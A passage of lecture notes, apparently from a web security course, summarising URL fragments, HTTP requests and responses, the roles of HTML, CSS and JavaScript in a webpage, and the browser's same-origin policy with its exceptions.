  - Fragment (optional): Not sent to the web server, but used by the browser for processing
- Special characters should be URL escaped

Summary: HTTP

- HTTP: A protocol used to request and retrieve data from a web server
  - HTTPS: A secure version of HTTP
  - HTTP is a request-response protocol
- HTTP request
  - Method (GET or POST)
  - URL path and query parameters
  - Protocol
  - Data (only for POST requests)
- HTTP response
  - Protocol
  - Status code: A number indicating what happened with the request
  - Headers: Metadata about the response
  - Data

Summary: Parts of a Webpage

- HTML: A markup language to create structured documents
  - Create a link
  - Create a form
  - Embed an image
  - Embed another webpage (iframe or frame)
- CSS: A style sheet language for defining the appearance of webpages
  - As powerful as JavaScript if used maliciously!
- JavaScript: A programming language for running code in the web browser
  - JavaScript code runs in the web browser
  - Modify any part of the webpage (e.g. HTML or CSS)
  - Create pop-up messages
  - Make HTTP requests

Summary: Same-Origin Policy

- Rule enforced by the browser: Two websites with different origins cannot interact with each other
- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly (string matching)
- Exceptions
  - JavaScript runs with the origin of the page that loads it
  - Websites can fetch and display images from other origins
  - Websites can agree to allow some limited sharing